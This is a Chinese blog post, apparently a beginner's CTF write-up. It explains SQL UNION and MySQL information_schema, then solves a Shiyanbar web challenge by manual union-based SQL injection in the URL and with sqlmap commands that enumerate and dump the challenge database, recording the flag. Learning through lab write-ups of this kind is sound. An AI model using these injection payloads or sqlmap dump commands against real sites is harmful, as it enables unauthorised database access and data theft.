实验吧ctf-web题：这个看起来有点简单

原创

Elvirajia 于 2017-08-22 21:52:52 发布 7122 收藏 2

分类专栏： CTF习题 文章标签： sql注入

本文链接：https://blog.csdn.net/jia304349145/article/details/77485842

从今天开始做实验吧的CTF习题，争取一天一道，一天一总结，做到不贪多，不糊弄，每天学习一点点，每天进步一点点。

今天做的是这个看起来有点简单这个题，是一道SQL注入的题目。用了两种方法，一种就是从url进行sql注入，一种是使用sqlmap工具。

预备知识

1. SQL中union的用法

union操作符用于合并两个或多个SELECT语句的结果集

要求：union合并的SELECT语句的结果集，必须拥有相同数量的列，列也必须拥有相似的数据类型，同时，列的顺序必须相同。

- SQL union语法

```
SELECT column_name(s) FROM table_name1
union
SELECT column_name(s) FROM table_name2
```

注意：默认地，union操作符选取不重复的值，如果允许重复，使用union all

- SQL union all 语法

```
SELECT column_name(s) FROM table_name1
union all
SELECT column_name(s) FROM table_name2
```

另外，union结果集中的列名总是等于union中第一个SELECT语句中的列名。

- 举例

China表：

E_ID	E_Name
01	Zhang, Hua
02	Wang, Wei

E_ID	E_Name
03	Carter, Thomas
04	Yang, Ming

USA表：

E_ID	E_Name
01	Adams, John
02	Bush, George
03	Carter, Thomas
04	Gates, Bill

使用 UNION 命令,列出所有在中国和美国的不同的雇员名：

```
SELECT E_Name FROM China
UNION
SELECT E_Name FROM USA
```

结果

E_Name
Zhang, Hua
Wang, Wei
Carter, Thomas
Yang, Ming
Adams, John
Bush, George
Gates, Bill

注释：这个命令无法列出在中国和美国的所有雇员。在上面的例子中，我们有两个名字相同的雇员，他们当中只有一个人被列出来了。UNION 命令只会选取不同的值。

使用 UNION ALL 命令，列出在中国和美国的所有的雇员：

```
SELECT E_Name FROM Employees_China
UNION ALL
SELECT E_Name FROM Employees_USA
```

结果

E_Name
Zhang, Hua

E_Name
Wang, Wei
Carter, Thomas
Yang, Ming
Adams, John
Bush, George
Carter, Thomas
Gates, Bill

2. MySql中information_schema是什么

安装完MySql之后，会有一个information_schema数据库，是MySql自带的，不能删除，他提供了访问数据库元数据的方式，所谓元数据，就是关于数据的数据，如数据库名，表名，列名，访问权限等。
在MySQL中，把 information_schema 看作是一个数据库，确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权 限等。在INFORMATION_SCHEMA中，有数个只读表。它们实际上是视图，而不是基本表，因此，你将无法看到与之相关的任何文件。

information_schema数据库表说明：


information_schema中的表	意义
SCHEMATA表	提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表。
TABLES表	提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表引擎，创建时间等信息。是show tables from schemaname的结果取之此表。
COLUMNS表	提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表。
STATISTICS表	提供了关于表索引的信息。是show index from schemaname.tablename的结果取之此表。
USER_PRIVILEGES（用户权限）表	给出了关于全程权限的信息。该信息源自mysql.user授权表。是非标准表。
SCHEMA_PRIVILEGES（方案权限）表	给出了关于方案（数据库）权限的信息。该信息来自mysql.db授权表。是非标准表。
TABLE_PRIVILEGES（表权限）表	给出了关于表权限的信息。该信息源自mysql.tables_priv授权表。是非标准表。
COLUMN_PRIVILEGES（列权限）表	给出了关于列权限的信息。该信息源自mysql.columns_priv授权表。是非标准表。
CHARACTER_SETS（字符集）表	提供了mysql实例可用字符集的信息。是SHOW CHARACTER SET结果集取之此表。
COLLATIONS表	提供了关于各字符集的对照信息。
COLLATION_CHARACTER_SET_APPLICABILITY表	指明了可用于校对的字符集。这些列等效于SHOW COLLATION的前两个显示字段。
TABLE_CONSTRAINTS表	描述了存在约束的表。以及表的约束类型。
KEY_COLUMN_USAGE表	描述了具有约束的键列。
ROUTINES表	提供了关于存储子程序（存储程序和函数）的信息。此时，ROUTINES表不包含自定义函数（UDF）。名为“mysql.proc name”的列指明了对应于INFORMATION_SCHEMA.ROUTINES表的mysql.proc表列。

information_schema中的表	意义
VIEWS表	给出了关于数据库中的视图的信息。需要有show views权限，否则无法查看视图信息。
TRIGGERS表	提供了关于触发程序的信息。必须有super权限才能查看该表

方法一：在Url中进行sql注入


这道题目的url为：`http://ctf5.shiyanbar.com/8/index.php?id=1` 由id=1判断可能存在sql注入，尝试测试是否存在sql注入：

在url后添加：一个单引号
即：`http://ctf5.shiyanbar.com/8/index.php?id=1'`
结果显示为mysql数据库



在url后添加：and 1=1
即：`http://ctf5.shiyanbar.com/8/index.php?id=1%20and%201=1`
结果正常返回，因此存在sql注入

使用union，先获取数据库名
url:
`http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,SCHEMA_NAME from information_schema.SCHEMATA`
可以看到数据库名为:my_db



- 使用union，获取表名
  url
  `http://ctf5.shiyanbar.com/8/index.php?id=1 union select TABLE_SCHEMA,TABLE_NAME FROM`

`http://ctf5.shiyanbar.com/8/index.php?id=1 union select TABLE_SCHEMA,TABLE_NAME FROM information_schema.TABLES`

可以看到，表名为thiskey

my_db	news
my_db	thiskey

- 使用union，获取列名

  url

  `http://ctf5.shiyanbar.com/8/index.php?id=1%20union%20select%20TABLE_NAME,COLUMN_NAME%20FROM%20information_schema.COLUMNS`

  可以看到，列名为k0y

news	id
news	content
thiskey	k0y

- 获取flag

  url

  `http://ctf5.shiyanbar.com/8/index.php?id=1%20union%20select%201,k0y%20from%20thiskey`

  可以看到key：whatiMyD91dump


ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

方法二：使用sqlmap工具

使用工具就很简单了


- 查看当前数据库名

```
sqlmap -u 'http://ctf5.shiyanbar.com/8/index.php?id=1' --current-db
```




- 查看表名

```
sqlmap -u 'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db -tables
```




- 查看列名

```
sqlmap -u 'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db -T thiskey --columns
```



- dump数据

```
sqlmap -u 'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db -T thiskey -C k0y --dump
```



两种方法总结完毕，对sql注入只是特别特别浅的认识，要好好研究一下，然后学习学习sqlmap工具的使用！